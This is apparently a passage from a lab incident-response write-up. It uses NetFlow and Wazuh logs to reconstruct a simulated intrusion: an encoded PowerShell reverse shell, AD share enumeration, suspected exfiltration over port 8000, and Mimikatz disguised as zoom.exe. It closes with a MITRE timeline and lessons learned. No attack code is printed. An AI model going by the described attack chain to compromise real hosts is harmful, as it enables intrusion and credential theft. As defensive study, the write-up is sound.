
Keep in mind that SO is only set to monitor the DMZ, so the Zeek logs will not give us anything. The Prod and DMZ net were offline at the time of the attack, so there is nothing.
Using the NetFlow logs, we can see connection information between the attacker and the Windows endpoint.
Connections made after 3:22 am were done for testing purposes, we will focus on events before 3:22am, when the red team simulation ended.

NetFlow data gives us:
- Source IP
- Destination IP
- Source/Destination ports
- Bytes sent
- Packets
- Duration
- TCP flags
It does NOT give us:
- File names
- HTTP methods
- POST body
- Payload contents
With what we have, we can only detect behavioral anomalies.
i adjusted the fields to include network.bytes, source,bytes, event.duration, and tcp flags.
I sorted the logs by network bytes, from highest bytes to least.
Notice the first entry, with 66KB of data sent to the attacker on port 8000. The PSH flags indicate that data was sent (pushed).

All traffic on port 8080 seems to be have the same amount network bytes, this is likely where the attacker was hosting a web server.

However, the inconsistent traffic bytes, along with the PSH flags on port 8000, is very suspicious.

Let’s correlate the timestamps with Wazuh.
Heading back to wazuh-archives, we have 4 hits for logs on destination port 8000.

Once again, the logs do not give us much information.

These logs are missing a commandLine and parentCommandLine field. We cannot be certain what exact commands were run from these logs, only that a network connection was initiated.

Going back to the wazuh-alerts index, we can see again that the attacker enumerated the shares.


Looking at the unique values for the currentDirectory field, we can see that the attacker changed their working directory to S:\IT\
Corresponding log

Notice the network bytes of the outgoing traffic to the attacker on port 8000 and the size of the files in the S:\IT share. This, along with the fact that the attacker enumerated and used this directory, makes it highly probable that data exfiltration occurred. However, we cannot be certain.
It is fair to assume that the attacker used port 8000 to receive file uploads from compromised machines.
Final Assessment
Incident Classification
Severity: High
Impact: Domain compromise potential, potential sensitive information stolen
Summary
5W1H
- What - An endpoint in the Active Directory (AD) network downloaded and executed a malicious file that initiated a reverse connection to an attacker at
192.168.1.168:4444. The attacker enumerated AD shares, possibly exfiltrated data from the shareS:\IT, and downloaded Mimikatz from their own web server. After they executed Mimikatz, Wazuh Active Response was triggered, containing the compromised endpoint. - When - The attacker gained initial access at approximately 2:44 am. Their connection died at 3:22 am when the endpoint was quarantined.
- Where - This occurred on the endpoint
CLIENT1-BOB, which has the IP address10.10.2.21. This endpoint is in the AD network (10.10.2.0). - Who - Bob operates
CLIENT1-BOB. It is highly likely that trade secrets, sensitive information, and customer data were stolen. - Why - The initial access went undetected by Windows Defender, however it did fire off an alert on Wazuh. No action took place until about 40 minutes after initial access.
- How - The payload was encoded and effectively bypassed Windows Defender. There is no egress filtering to prevent suspicious outbound connections. There are no DLP measures to prevent files from AD shares from being directly uploaded to web servers.
Timeline of Events + MITRE Map
| Time | Action / Event | Endpoint / Asset | MITRE Tactic | MITRE Technique | NIST CSF Function |
|---|---|---|---|---|---|
| 2:44:28 am | User accessed webpage hosting malware via Chrome | CLIENT1-BOB | Initial Access | Drive-by Compromise (T1189) | Detect / Identify |
| 2:44:53 am | User downloaded & executed update.bat; encoded PowerShell initiated reverse shell | CLIENT1-BOB | Execution / Command & Control | User Execution: Malicious File (T1204.002), PowerShell (T1059.001), Application Layer Protocol: Web (T1071.001) | Detect / Protect |
| 2:48:36 am | Attacker enumerated AD shares from DC01 | DC01 / CLIENT1-BOB | Discovery | Network Share Discovery (T1135) | Detect / Identify |
| 2:58:48 am | Possible data exfiltration from S:\IT to 192.168.1.168:8000 | CLIENT1-BOB | Exfiltration | Exfiltration Over Web Service (T1567.002) | Detect / Protect |
| 3:05:21 am | Possible data exfiltration from S:\IT to 192.168.1.168:8000 | CLIENT1-BOB | Exfiltration | Exfiltration Over Web Service (T1567.002) | Detect / Protect |
| 3:08:33 am | Possible data exfiltration from S:\IT to 192.168.1.168:8000 | CLIENT1-BOB | Exfiltration | Exfiltration Over Web Service (T1567.002) | Detect / Protect |
| 3:09:38 am | Possible data exfiltration from S:\IT to 192.168.1.168:8000 | CLIENT1-BOB | Exfiltration | Exfiltration Over Web Service (T1567.002) | Detect / Protect |
| 3:15:43 am | Attacker downloaded Mimikatz disguised as zoom.exe | CLIENT1-BOB | Credential Access | Credential Dumping: LSASS Memory (T1003.001) | Detect / Protect |
| 3:22:09 am | Attacker executed zoom.exe (Mimikatz) | CLIENT1-BOB | Credential Access / Execution | Execution through User Execution (T1204), Credential Dumping (T1003) | Detect / Respond |
| 3:22:11 am | Endpoint CLIENT1-BOB isolated from network | CLIENT1-BOB | Impact / Defense Evasion | Network Segmentation / Account Lockout (T1562.001) | Respond / Recover |
Incident Response
 NIST SP 800-61 Rev. 3
Detect
The following was successfully detected:
- Reverse shell connection
- AD enumeration
- Mimikatz execution
- Endpoint containment
While logs point to data exfiltration, there was no definitive way of detecting it. We cannot see what commands were run to exfiltrate data, nor the payload of the packets.
Respond
Response should have been done once initial access was detected.
Wazuh is configured to automatically respond to credential dumping activity (Mimikatz) by quarantining the endpoint from the network. This effectively terminates all network connections, including the attacker’s Meterpreter session.
Recover (Theoretical)
- Remove all malicious files (
update.bat,zoom.exe) from the endpoint. - Check for any persistence mechanisms or backdoors and remove them immediately.
- Validate system integrity
- Reset any compromised credentials
- Block known malicious ports and bring the endpoint back online.
Lessons Learned
- Antivirus (Windows Defender) is not enough - detection rules and active response modules must be put in place for reverse connections.
- Wazuh may have to be tuned to make investigations smoother. Minimize false positive events and focus on high confidence alerts, such as PowerShell executions and AD enumeration.
- A Security Onion sensor will have to be placed in the AD network for packet inspection. There is no definitive way to tell what data has been exfiltrated by looking at metadata alone (dest IP and port, network bytes, etc.). The payload needs to be inspected.
Preparation
Prior to the incident, endpoint logging (Sysmon), centralized SIEM (Wazuh), and network monitoring (Security Onion) were operational. Active response quarantine was configured via Wazuh.
Govern
- Regular review of detection rules, response playbooks, and endpoint hardening practices.
Identify
- Active Directory endpoints and network assets are inventoried, including IP ranges and file shares.
- Sensitive files must be marked as such.
Protect
- Endpoint protection (Windows Defender) and SIEM alerting (Wazuh) are deployed, but require tuning for reverse shell detection and encoded PowerShell commands.
- Access control and least-privilege policies exist but need stricter enforcement on sensitive shares to prevent unauthorized exfiltration.
- No Data Loss Prevention (DLP) solutions were in place; implementation would help detect or block exfiltration to external hosts.
- Regular patching and software updates are enforced, but endpoint hardening should be prioritized to reduce execution of malicious files.